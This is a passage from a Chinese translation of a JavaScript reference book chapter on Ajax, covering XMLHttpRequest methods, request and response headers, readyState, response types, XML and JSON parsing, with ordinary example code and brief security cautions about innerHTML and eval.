尽管最可能设置所有 POST 请求使用 `application/x-www-form-urlencoded` 内容编码, 但是也可能只设置任意期望的编码方法。例如, 随着使用 Ajax 上传文件变得更加普遍, 可以使用 `multipart/form-data`。

15.8 使用其他 HTTP 方法

尽管大部分时间在 Ajax 通信中会使用 GET 和 POST, 但是还有更加丰富的 HTTP 方法集可以使用。考虑到安全原因, 在服务器上可能禁用其中的许多方法。还可能会发现在浏览器中不支

持某些方法，但是第一个请求方法 HEAD，在所有情况下应当都可用。

HTTP HEAD 方法用于检查资源。当构造一个对象的 HEAD 请求时，只会返回头。在确认获取或发送资源之前检查资源是否存在、资源的大小，或者查看资源最近是否进行过修改，对于这些情况该方法是很有用的。从句法上讲，除了设置的方法不同之外，与前面的例子相比没有太多区别，如下所示：

```
var url = "headrequest.html";
var xhr = new XMLHttpRequest();
if (xhr) {
    xhr.open("HEAD", url, true);
    xhr.onreadystatechange = function() { handleResponse(xhr); };
    xhr.send(null);
}
```

然而，在 *handleResponse()* 函数中，查看 *responseText* 或 *responseXML* 属性不是很有用。反而，会使用 *getAllResponseHeaders()* 或 *getResponseHeader()* 查看特定返回头的值。稍后会讨论这些方法；现在，如果希望尝试 HEAD 请求，试一试 <http://javascriptref.com/3ed/ch15/head.html>。

XMLHttpRequest 规范指出支持 XHR 的用户代码必须支持以下 HTTP 方法：GET、POST、HEAD、PUT、DELETE 以及 OPTIONS。然而，该规范还声明应当支持任何允许的方法。这包括各种 WebDAV 方法(www.webdav.org)，如 MOVE、PROPFIND、PROPPATCH、MKCOL、COPY、LOCK、UNLOCK、POLL 以及其他方法。在理论上，甚至可以使用自己的方法，尽管在 Web 上这是不安全的，因为不常用的请求方法可能会被缓存过滤掉，或者在传输数据期间会遇到 Web 应用程序防火墙。甚至在撰写本书的该版本时，会发现在各种浏览器中使用 XHR 测试 GET、POST 和 HEAD 之外的其他方法的结果会有些不一致。有些浏览器拒绝大部分扩展的方法，将它所不理解或不支持的方法转换成 GET。在其他情况下，如果浏览器无法识别使用的方法，会抛出一个 JavaScript 错误。

15.9 设置请求头

正如在前面 POST 例子中所看到的，XHR 使用 *setRequestHeader()* 方法提供了设置头的能力。该方法的语法如下所示：

```
xhr.setRequestHeader(header-name, header-value);
```

在此，*header-name* 是为头传输的字符串，*header-value* 是对应值的字符串。无论是标准头还是自定义头，都可以使用这个方法设置。根据 HTTP 约定，当设置自定义头时，头通常带有“X-”前缀。例如，下面的头指示 JavaScript 使用的传输方案，将该头设置为显示使用的 XHR：

```
xhr.setRequestHeader("X-JS-Transport", "XHR");
```

可以多次使用 *setRequestHeader()* 方法，并当行为正确时应当追加值：

```
xhr.setRequestHeader("X-Client-Capabilities", "Canvas,Flash");
xhr.setRequestHeader("X-Client-Capabilities", "24bit-color");
// Header should be X-Client-Capabilities: Canvas, Flash, 24bit-color
```

正如在上一节中所显示的, 当发送数据时, 大部分著名的头可能都需要, 特别是 Content-Type 头:

```
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

对于 GET 请求该方法也很有用, 可以设置头影响浏览器中的缓存控制, 不适合地(或适合地)缓存 XHR 请求。在客户端可以通过将 HTTP 请求头 If-Modified-Since 设置为过去的某个时间执行这一指示, 如下所示:

```
xhr.setRequestHeader("If-Modified-Since", "Wed, 15 Nov 1995 04:58:08 GMT");
```

根据前面对自定义头的讨论, 可能会好奇如果尝试添加甚至修改那些不能添加或修改的头会发生什么情况。例如, 可以修改 Referer 头使其看起来像是来自另外一个位置吗?

```
xhr.setRequestHeader("Referer", "http://buzzoff.donttrackmebro.com");
```

User-Agent 头如何呢? 或者可能有用的动作如何(比如添加其他 Accept 头值)呢? 根据来自 W3C 的 XMLHttpRequest 规范, 考虑安全性原因, 浏览器应该忽略为表 15-5 中显示的头使用 setRequestHeader()。

表 15-5 应当忽略的 setRequestHeader 值

Accept-Charset	Host	Trailer
Accept-Encoding	Keep-Alive	Transfer-Encoding
Cookie (或 Cookie2)	Origin	Upgrade
Content-Transfer-Encoding	Referer	User-Agent
Date	TE	Via

最后, 应该把所有通过这个方法设置的其他头都添加到正在发送的当前值中, 或者, 如果没有定义, 就创建一个新值。例如, 对于下面给出的代码, 应当把数据添加到已经存在的 User-Agent 头, 不是替换它:

```
xhr.setRequestHeader("User-Agent", "Ajax Browser");
```

注意:

尽管规范可能指出一点, 浏览器对设置头的实际支持看起来是不稳定的。建议读者仔细测试该方法。

15.10 响应基础

为了演示使用 XHR 构造请求, 已经简要演示了如何处理请求。然而, 该讨论遗漏了大量细节, 因此现在对它们进行介绍。

15.10.1 探究 readyState

正如在前面的回调函数示例中所访问的, 查询 readyState 属性用于查看 XHR 请求的状态。该

属性容纳范围为 0~4 的整数值，这些整数值与通信的状态相对应。表 15-6 对其进行了总结。

表 15-6 readyState 值

readyState 值	常量 值	描 述
0	UNSENT	XHR 已经实例化，但是还没有调用 open()方法
1	OPENED	XHR 已经实例化，并且也调用了 open()方法，但是还没有调用 send()
2	HEADER_ RECEIVED	传统上，这是当调用了 send()方法时调用的，但是还没有接收到头或数据。在规范中这有些区别，规范指出正在接收头
3	LOADING	指示已经接收到了一些数据。在这个加载阶段查看接收到的任何部分头或内容，在有些浏览器中可能会导致错误，在另外一些浏览器中可能不会导致错误
4	DONE	所有数据都已经接收到，并且可以查看数据。注意 XHR 在终止或错误条件下可以输入该状态

测试 readyState 值遍历其阶段非常容易，因为每次 readyState 值发生变化时都会调用回调函数。在下面的代码中，当进行请求时显示 readyState 属性的值：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>readyState</title>
<script>
function sendRequest() {
    var url = "helloworldslow.php";
    var readyStateOutput = document.getElementById("readyStateOutput");
    var xhr = new XMLHttpRequest();
    if (xhr) {
        readyStateOutput.innerHTML = "Before Open: readyState: " + xhr.readyState + "<br>";
        xhr.open("GET", url, true);
        readyStateOutput.innerHTML += "After Open/Before Send: readyState: " +
        xhr.readyState + "<br>";
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}

function handleResponse(xhr) {
    var readyStateOutput = document.getElementById("readyStateOutput");
    readyStateOutput.innerHTML += "In onreadystatechange function: readyState: " +
    xhr.readyState + "<br>";
}

window.onload = function () {
    document.getElementById("requestButton").onclick = sendRequest;
};
</script>
</head>
<body>

```

```

<form>
  <input type="button" id="requestButton" value="Make Request">
</form>
<div id="readyStateOutput"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/readystate.html>

上面例子的结果如图 15-10 所示。




图 15-10 示例的运行结果

应当注意, 根据代码和浏览器, XHR 的 `readyState` 值可能有点古怪。在某些老式浏览器中, 甚至可能会看到跳过前面的某些步骤。有趣的是, 在实际编程中经常会遇到 `readyState` 值的各种古怪情况, 因为通常只查看最后的值 4。

注意:

应当注意, 为了改变状态, 属性 `readyState` 需要屈服于时间。例如, 一个紧密的、长时间运行的循环在 `readyState` 值可能发生变化的确切时刻可能不会产生控制。当然, 如果 Ajax 代码作为 Web 工作者运行, 这个限制无关紧要。

15.10.2 status 和 statusText

在 `readyState` 值指示已经接收到一些头之后, 下一步是通过检查 XHR 的 `status` 和 `statusText` 属性查看响应是成功还是失败。`status` 属性包含数字形式的 HTTP 状态值, 如 200、404、500 等, 而 `statusText` 属性包含对应的消息或原因文本, 如“OK”、“Not Found”、“Unavailable”、“No Data”等。

通常在 Ajax 应用程序中使用这些值有点基本, 通常进行检查确保 XHR 的响应状态值是 200(如在“200 OK”中), 并且在所有其他情况下都是失败, 如下所示:

```

function handleResponse(xhr) {
  if (xhr.readyState == 4 && xhr.status == 200) {
    // consume the response
  }
}

```

然而, 可能还会根据状态值选择为 Ajax 应用程序添加更多的智能。例如, 考虑当服务器忙时会返回某些错误, 比如 503 “Service Unavailable”, 可能决定在经过一段时间之后自动为用户重

试请求。还可能会发现有些状态值暗示用户发生的确切问题，而不仅仅是抛出带有含糊消息的异常，比如“Request Failed”，正如在某些在线示例中所看到的。为了重新构造回调函数，首先可以检查 `readyState`，然后仔细地查看状态值，如下所示：

```
function handleResponse(xhr) {
    if (xhr.readyState == 4) {
        try {
            switch (xhr.status) {
                case 200: // consume response
                    break;
                case 403:
                case 404: // error
                    break;
                case 503: // error but retry
                    break;
                default: // error
            }
        }
        catch (e) { /* error */ }
    }
}
```

然而，正如后面将会看到的，即使非常了解典型的 HTTP 状态代码，在有些条件下它可能还不够。

注意：

`status` 属性的值偶尔可能包含不寻常的值，从对错误条件没有用的值 0，到 Internet Explorer 提供的描述性数字代码。提醒读者小心这些超出 HTTP 定义的值。

15.10.3 responseText

`responseText` 属性容纳响应体的原始文本，不包括任何头。尽管名称的意思不同，XHR 实际上对于数据格式是中立的。差不多可以传回任何内容并保存在这个属性中，从普通文本到 XHTML 片段，到由逗号分隔的值，到 JavaScript，甚至一些编码过的数据。简单地讲，`responseText` 容纳来自服务器的原始的、未处理过的响应，这几乎可以是能够想到的任何文本格式。

正如在前面的例子中所看到的，使用 `innerHTML` 直接将 `responseText` 输入到页面中很普遍。这么做确实有些安全风险，特别是如果不能完全控制 `responseText` 的来源。如果其他人能够访问将插入的片段，他们可以通过 `onmouseover`、`onclick` 以及其他事件将恶意 JavaScript 代码插入文本中。Internet Explorer 引入了 `toStaticHTML()` 函数，该函数接受一个字符串并从该字符串中移除所有动态元素和特性。

注意：

尽管 Ajax 在某种程度上对于数据类型是中立的，但对于字符集不是中立的。UTF-8 是默认的字符编码方法，遵循 XHR 实现。

15.10.4 responseXML

尽管 `responseText` 是一个非常灵活的属性，但是在 `XMLHttpRequest` 对象的核心 XML 具有特殊地位：`responseXML` 属性。这个属性的思想是当请求使用 MIME 类型 `text/xml` (见图 15-11) 标识时，浏览器会更进一步，将内容解析为 XML 并创建一个 `Document` 对象，在该对象中是返回标记的解析树。对于大部分分析工具，查看原始的 XML 文本很容易，或者可以通过查看 `responseText` 纵观整个主体。

然而，查看解析树不是很容易，因此下面给出一个简单的例子，遍历输出到文档中的 `responseXML` 解析树 (见图 15-12)。

```

eam |
423 bytes received by 10.0.0.193:1116
HTTP/1.1 200 OK
Date: Fri, 02 Mar 2007 23:45:15 GMT
Server: Apache/2.2.2 (Unix) mod_ssl/2.2.2 OpenSSL/0.9.8
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 146
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/xml; charset=utf-8

<?xml version='1.0' encoding='UTF-8'?>
<packet>
<headers>Some headers here</headers>
<payload> Behold I am response payload! </payload>
</packet>

```

图 15-11 MIME 类型 `text/xml` 标记的请求与响应

```

Document tree found in responseXML:
-----
version="1.0" encoding="UTF-8"
<packet>
<headers>
Some headers here
</headers>
<payload>
Behold I am response payload!
</payload>
</packet>

```

图 15-12 文档中的 `responseXML` 解析树

假设有一个正确标识了 MIME 类型并且形式良好的 XML 包，它的 DOM 树应当位于 `responseXML` 属性中，现在的问题是，“如何使用该响应数据？”通常，人们会使用 DOM 方法提取一部分返回的内容。为了查看特定的标签并提取其内容，可以使用 `document.getElementsByTagName()` 方法。例如，对于类似下面的这个包：

```

<?xml version="1.0" encoding="UTF-8" ?>
<pollresults>
  <rating>4</rating>
  <average>2.98</average>
  <votes>228</votes>
</pollresults>

```

当响应负载时，可以使用下面的代码提取数据项：

```

var xmlDoc = xhr.responseXML;
var average = xmlDoc.getElementsByTagName("average")[0].firstChild.nodeValue;
var total = xmlDoc.getElementsByTagName("votes")[0].firstChild.nodeValue;
var rating = xmlDoc.getElementsByTagName("rating")[0].firstChild.nodeValue;

```

如果知道其结构，也可以直接遍历 `Document` 树。在上面的例子中为了查看平均节点，可以使用下面的代码直接遍历它：

```
var average = xmlDoc.documentElement.childNodes[1].firstChild.nodeValue;
```

下面给出一个演示如何在运行示例的上下文中使用 responseXML 的简单例子，可以在线找到该例子：

```
<html>
<head>
<meta charset="utf-8">
<title>responseXML</title>
<script>
function sendRequest(url, payload) {
    var xhr = new XMLHttpRequest();
    if (xhr) {
        xhr.open("GET", url + "?" + payload, true);
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}
function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        if (xhr.getResponseHeader("Content-Type").indexOf("text/xml") >= 0) {
            var xmlDoc = xhr.responseXML;
            var average = xmlDoc.getElementsByTagName("average")[0].firstChild.nodeValue;
            var total = xmlDoc.getElementsByTagName("votes")[0].firstChild.nodeValue;
            var rating = xmlDoc.getElementsByTagName("rating")[0].firstChild.nodeValue;
            var responseOutput = document.getElementById("responseOutput");
            responseOutput.innerHTML = "Thank you for voting. You rated this a
<strong>" + rating + "</strong>. There are <strong>" + total + "</strong>
total votes. The average is <strong>" + average + "</strong>. You can see
the ratings in the <a href='ratings.txt' target='_blank'>ratings file</a>.";
        }
        else
            alert("Content Type is " + xhr.getResponseHeader("Content-Type"));
    }
}
function rate(rating) {
    var url = "setrating.php";
    var payload = "response=xml&rating=" + rating;
    sendRequest(url, payload);
}
window.onload = function () {
    var radios = document.getElementsByName("rating");
    for (var i = 0; i < radios.length; i++) {
        radios[i].onclick = function () { rate(this.value); };
    }
}
```

```

};
</script>
</head>
<body>
<h3>How do you feel about Ajax?</h3>
<form>
<em>Hate It - </em> [
<input type="radio" name="rating" value="1"> 1
<input type="radio" name="rating" value="2"> 2
<input type="radio" name="rating" value="3"> 3
<input type="radio" name="rating" value="4"> 4
<input type="radio" name="rating" value="5"> 5
] <em> - Love It</em>
</form>
<br>
<div id="responseOutput"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/responsexml.html>

当然, 这种直接遍历的方式非常危险, 特别是如果考虑在浏览器中 DOM 树可能会不同, 尤其是 Firefox, 因为它在其 DOM 树中包含空格节点(http://developer.mozilla.org/en/docs/Whitespace_in_the_DOM)。通过规范化响应解决该问题是可能的, 但是坦白地说, 所有这些方法看起来都相当复杂。熟悉 DOM 的 JavaScript 程序员可能会好奇, 为什么不使用前面介绍的 `document.getElementById()` 或某些简写的 `$()` 函数, 正如主流 JavaScript 库所提供的。答案很简单, 因为不能向 XHR 传递 XML 包。在 XML 片段中不自动支持 id 特性值。这个特性必须在文档类型定义(Document Type Definition, DTD)或架构中使用名称 id 或类型 ID 定义。除非已经知道 id 特性的恰当类型, 否则调用 `document.getElementById()` 会返回 null。遗憾的情况是, 在撰写本书时, 浏览器(至少默认)没有为从 XHR 传递回的 XML 数据直接识别模式或 DTD。为了纠正这个问题, 必须向 DOM 解析器传递从 XHR 接收的 XML 数据, 然后使用 `document.getElementById()` 执行选择。遗憾的是, 这种方法不能高效地以跨浏览器方式实现。然而, 可以遍历树查找感兴趣的特性, 这当然不是很优美, 但是可以工作。如果正在寻找简单地在 XML 选择节点的方法, 可以转而使用相关技术, 比如, 使用 XPath 访问返回的数据, 以及使用 XSL 变换(XSL Transformation, XSLT)转换和显示 XML 元素; 遗憾的是, 所有这些技术都不仅仅涉及 XML 数据处理。

除了使用 XML 的困难之外, 还应当承认当使用 XML 时可能会发生各种挑战。例如, 如果返回数据的 MIME 类型不是 `text/xml` 会发生什么情况? 浏览器是否填充了 `responseXML`? 如果填充了, 可以安全地查看它吗? 在返回的包上简单地修改 MIME 类型, 将会发现(至少在历史上)浏览器采用不同的操作。这清晰地解释了 `overrideMimeType()` 方法的出现, 通过该方法可以设置响应的 MIME 类型, 而不管数据流中的内容是什么。

即使得到了正确地理解 MIME 的响应类型, 这也不意味着 XML 的形式是良好的并且是有效

的。尽管当遇到形式不良的 XML 响应时，大部分浏览器不会填充 responseXML 值，但是对根据某些定义的 DTD 或方案检查 XML 包的有效性的支持比较多。遗憾的是，默认情况下 XHR 对象不验证响应的内容。尽管在某些浏览器中可以通过在本地调用 DOM 解析器进行解决，比如 Internet Explorer，而在另外一些浏览器中根本就不能进行验证，这消除了使用 XML 作为数据传输格式的一些主要挑战。在缺乏验证、烦琐以及偶尔难以在 JavaScript 中使用 XML 工作之间，显然会明白为什么许多开发人员放弃该格式转而使用 JSON。

15.10.5 response 和 responseType

为了流线化响应增加了两个新属性。responseType 属性容纳一个字符串，确定响应是什么内容。该属性的值可以是 "arraybuffer"、"blob"、"document" 以及 "text"。空字符串的默认值为 "text"。response 容纳来自服务器的响应，不管它是什么类型。如果把 responseType 设置为 text，则 response 等价于 responseText；如果 responseType 被设置为 document，则 response 则相当于 responseXML。blob 和 arraybuffer 值是新增支持的。

在发生请求之前使用 JavaScript 设置 responseType:

```
xhr.open("GET",url + "?" + payload,true);
xhr.responseType = "text";
xhr.onreadystatechange = function() { handleResponse(xhr); };
xhr.send(null);
```

并且像前面的例子所显示的一样，在 *handleResponse* 中访问 response:

```
responseOutput.innerHTML = xhr.response;
```

在线: <http://javascriptref.com/3ed/ch15/responsetype-text.html>

现在，接收二进制数值非常简单。将 responseType 设置为 blob，并通过 response 字段访问该 blob。需要通过在 File API 规范中定义的方法使用 blob。在下面这个例子中，blob 包含图像数据，因此为了将其转换成数据 URI，使用 window.URL.createObjectURL()。注意，必须显式是否该对象，从而清除 img.onload 事件处理程序:

```
function sendRequest() {
    var url = "usa.png";
    var xhr = new XMLHttpRequest();

    if (xhr) {
        xhr.open("GET",url,true);
        xhr.responseType = "blob";
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}
```

```

function handleResponse(xhr)
{
    if (xhr.readyState == 4 && xhr.status == 200)
    {
        var responseOutput = document.getElementById("responseOutput");
        var img = document.createElement("img");
        img.onload = function(e) {
            window.URL.revokeObjectURL(img.src);
        };
        img.src = window.URL.createObjectURL(xhr.response);
        document.body.appendChild(img);
    }
}

```

在线: <http://javascriptref.com/3ed/ch15/responsetype-blob.html>

15.10.6 JSON

既然正在使用 JavaScript, 使用 JavaScript 友好的数据格式进行传输可能就会比较方便: 即 JavaScript 对象表示法(JSON), 它是在 <http://json.org> 上定义的。JSON 是基于 JavaScript 语言子集的轻量级数据交换格式。然而, 它实际上与语言无关, 可以很容易地通过各种服务器端语言使用它。

JSON 格式中可以使用的值是位于双引号中的字符串, 比如 “Thomas”; 数字, 比如 1、345.7 或 1.07E4; true 和 false 以及 null; 以及数组或对象。来自 json.org 的语法树清晰地显示了该格式(见图 15-13), 因此在此给出这些语法树和一些例子, 并进行简要讨论:



图 15-13 json.org 中的语法树

如图 15-14 所示, 进一步查看字符串, 可以发现必须把它包装于双引号中, 并且必须对特殊字符进行转义, 就像在 JavaScript 或 C 中一样:




图 15-14 字符串的转义

在 JSON 中下面是合法的字符串：

```
""
" "
"A"
"Behold I am a string!"
"You need to escape special characters like so \" \\ \/ \b \f \n \r \t"
"Unicode is great - \u044D"
```

数字格式与 JavaScript 的数字格式类似(见图 15-15)，但是不能使用十六进制和八进制格式。考虑到该格式用于互换而不是编程，这是合理的，对于编程应当自己考虑内存：




图 15-15 JSON 中的数字格式

合法 JSON 数字值的范围很大，就像 JavaScript 中数字值的范围：

```

3
-1968
200001
- 0.9
3333.409
3e+1
4E-2
-0.45E+10

```

如图 15-16 所示, JSON 数组与 JavaScript 中的数组类似, 只是前者只能包含字面值, 由逗号分隔的数值列表:




图 15-16 JSON 数组

下面 JSON 中数组的一个例子:

```
["Larry", "Curly", "Moe", 3, false]
```

如图 15-17 所示, JSON 对象与 JavaScript 中对象的字面格式类似, 总是将属性保存为字符串而不是标识符:




图 15-17 JSON 对象

例如:

```
{"firstname": "Thomas", "lastname": "Powell", "author": true,
"favoriteNumber": 3, "freeTime": null}
```

JSON 值是可以嵌套的, 因此下面更复杂的例子是合法的 JSON 结构:

```
[ {"name": "Larry", "hair": true },
  {"name": "Curly", "hair": false },
  {"name": "Moe", "hair": true }
]
{ "primaryStoogeNames": ["Larry", "Curly", "Moe"],
  "numberOfStooges": 3,
  "alernateStooges": [ {"name": "Shemp", "original": true },
                       {"name": "Joe", "original": false },
                       {"name": "Curly Joe", "original": false }
  ]
}
```

正如在上面更加复杂的 JSON 例子中所看到的,可以自由使用空格,并且如果希望人工检查,可以提高可读性。

在现代浏览器中,添加了本地 JSON 功能,这对于许多工作、提高串行化速度以及对 JSON 负载的值都有帮助。但是,如果使用老式的浏览器,可能会发现位于 <http://json.org> 上的 JSON 库或你所喜爱的 JavaScript 框架提供的设备是有用的。

1. JSON.stringify()

原生 JSON 的基本功能是 `stringify()`。它的一般应用很简单,向该方法传递一个值,它会将该数值转化为 JSON 字符串,如下所示:

```
var bookObject = {
  name : "JavaScript: The Complete Reference",
  authors : ["Powell", "Schneider"],
  edition : 3,
  boringExample: true
};

var bookJSON = JSON.stringify(bookObject);
document.write("Book JSON String: " + bookJSON + "<br>");
```

注意,在输出中对象属性现在变成了字符串:

```
Book JSON String: {"name":"JavaScript: The Complete Reference","authors":["Powell","Schneider"],"edition":3,"boringExample":true}
```

该方法的语法不仅仅是在此所用到的,因为可以向该方法传递修饰符指示 JSON 处理方式,如下所示:

```
JSON.stringify(value [, replacer, spacer ])
```

其中:

- *replacer* 是在每个键-值对或容纳一系列字符串(这些字符串指示允许字符串化的键)的数组上运行的函数。
- *spacer* 要么是输出所使用空间的正数,要么是用于缩进输出的字符串。

最好通过几个简短的例子演示该语法。首先,研究用于 *replacer* 的函数。下面定义了一个简单的函数,该函数将数字版本值修改为字符串,并将布尔值转换成大写:

```
function replaceFun(key, value) {
  if (key == "edition")
    return "3rd";
  if (typeof value == "boolean")
    return value.toString().toUpperCase();
  return value;
}

bookJSON = JSON.stringify(bookObject, replaceFun);
document.write("Book JSON String after replacement: " + bookJSON + "<br>");
```

```
Book JSON String after replacement: {"name":"JavaScript: The Complete Reference","authors":
["Powell","Schneider"],"edition":"3rd","boringExample":"TRUE"}
```

如果希望修改输出，使用 `spacer` 机制可以很容易地完成。例如，下面为每个值插入 10 个字符的空间。注意，尽管这是为了查看 HTML 文档中的输出，但是在此还添加了一个 `<pre>` 标签；否则，浏览器会使用这些添加的空间：

```
document.write("Book JSON String after replacement and spaces: <pre> " +
JSON.stringify(bookObject, replaceFun, 10) + "</pre>");
```

Book JSON String after replacement and spaces:

```
{
    "name": "JavaScript: The Complete Reference",
    "authors": [
        "Powell",
        "Schneider"
    ],
    "edition": "3rd",
    "boringExample": "TRUE"
}
```

下一个例子显示了如何使用一系列负号作为空间分隔符：

```
document.write("Book JSON String after replacement and spaces: <pre> " +
JSON.stringify(bookObject, replaceFun, "----") + "</pre>");
```

Book JSON String after replacement and spaces:

```
{
----"name": "JavaScript: The Complete Reference",
----"authors": {
-----"Powell",
-----"Schneider"
----},
----"edition": "3rd",
----"boringExample": "TRUE"
}
```

应当指出的是，不需要同时使用替换函数和空间机制。例如：

```
document.write("Book JSON String after replacement and spaces: <pre> " +
JSON.stringify(bookObject, null, "----") + "</pre>");
```

以这种方式准备对象不是唯一可用的机制；也可以使用 `toJSON()` 方法，几乎所有基本类型的对象都支持该方法。

2. JSON.parse()

使用 JSON 结构需要作出决定。如果你是容易相信的，可以继续进行并像前面那样判断，同时为 JSON 响应创建相应的数据结构：

```
var responseObject = eval(xhr.responseText);
```

如果正在创建待判断的数据，这可能是最安全的。然而，考虑到 `eval()` 在 ECMAScript 5 严格模式下将逐步淘汰，反而应当使用 `JSON.parse()` 例程，因为与运行任意代码相反，它只用于使用

JSON 包，所以更安全。这个方法的语法为 `JSON.parse(JSONstr)`，其中 `JSONstr` 是编码过的包。如果在前面的示例 JSON 上运行该方法，会发现它返回一个对象，如下所示：

```
var bookObject = {
  name : "JavaScript: The Complete Reference",
  authors : ["Powell","Schneider"],
  edition : 3,
  boringExample: true
};
var bookJSON = JSON.stringify(bookObject);
document.write("typeof bookJSON: " + typeof bookJSON + "<br>");
document.write("typeof JSON.parse(bookJSON): " + typeof JSON.parse(bookJSON) +
"<br>");
```

```
typeof bookJSON: string
typeof JSON.parse(bookJSON): object
```

注意：

当构造 JSON 包时应当谨慎，因为根据具体实现，对跟随的逗号的处理方式不同。大部分浏览器会抛出一个错误，但是有些老式的浏览器不会抛出错误。与编程的大部分方面一样，准确是关键。

3. 使用 JSON

与使用 XML 相比，以 JSON 格式使用响应数据相当容易。对于类似如图 15-18 所示的响应：

```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 05 Oct 2011 02:38:02 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.9
Cache-Control: no-cache
Pragma: no-cache
Ajax-Response-Type: json
Content-Type: application/json

{"average":3.01,"rating":"5","votes":1266,"total":0}
```

图 15-18 JSON 格式的响应

可以很容易地构造一个可以查看某些内容的 `handleResponse()` 回调函数，如下所示：

```
if (xhr.readyState == 4 && xhr.status == 200) {
  var jsonString = xhr.responseText;
  var response = JSON.parse(jsonString);

  document.write("Thanks for voting. You rated this a <strong>" +
response.rating + "</strong>. There are <strong>" +
response.total + "</strong> total votes. The average is <strong>" +
```

```
response.average + "</strong>.";
}
```

在线: <http://javascriptref.com/3ed/ch15/usingjson.html>

与 XML 相反,以 JSON 格式使用数组很简单,而在使用 XML 格式时,为了提取感兴趣的数据需要各种操作。因为它极其简单,许多专家已经讽刺性地将 JSON 称作 Ajax 中的“x”,由于它很快变成首选的响应格式。

注意:

尽管对于响应将数据编码成 JSON 格式是有用的,但是使用这种格式发送请求有点限制,除了在典型的 `x-www-form-urlencoded` 查询字符串中作为值。

15.10.7 脚本响应

如果正在思考,既然 JSON 只不过是字符串形式的 JavaScript 类型,为什么不直接将 JavaScript 从服务器发送回浏览器呢?答案是确实可以这么做。没有什么原因,如果正期望一个脚本响应,Ajax 中的 `handleResponse()` 函数不能像下面这样查找内容:

```
function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        eval(xhr.responseText); // boom - run that code!
    }
}
```

将会注意到,仅仅是对响应进行判断,这看起来有点危险,并且与 ECMAScript 5 严格模式也不兼容。如果正在与自己的服务器进行通信,不用担心严格性,这是一种用于动态判断代码的极简单的方式。然而,如果开始使用这种机制,将其应用于跨域调用,在本章稍后会对此进行讨论,就打开了值得关注的安全漏洞。简而言之,如果能够避免,不要习惯于传递原始脚本。下面先讨论 XHR 的其他方面,在本章末尾为简要介绍脚本传递方案。

15.10.8 响应头

XHR 有两种方法读取响应头: `getResponseHeader(headername)` 和 `getAllResponseHeaders()`。只要 XHR 到达 `readyState 3`, 应当就可以查看由服务器返回的响应头。下面是两个简单的例子:

```
xhr.getResponseHeader("Content-Length"); // fetches a single header
xhr.getAllResponseHeaders(); // fetches all the headers
```

一些可能的值如图 15-19 所示。

```

getAllResponseHeaders() at readyState == 4

Date: Fri, 02 Mar 2007 18:15:03 GMT
Server: Apache/2.2.2 (Unix) mod_ssl/2.2.2 OpenSSL/0.9.7a DAV/2
Last-Modified: Mon, 26 Feb 2007 05:29:21 GMT
ETag: "1dc7e6-835-42a5a6c67ae40"
Accept-Ranges: bytes
Content-Length: 2101
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
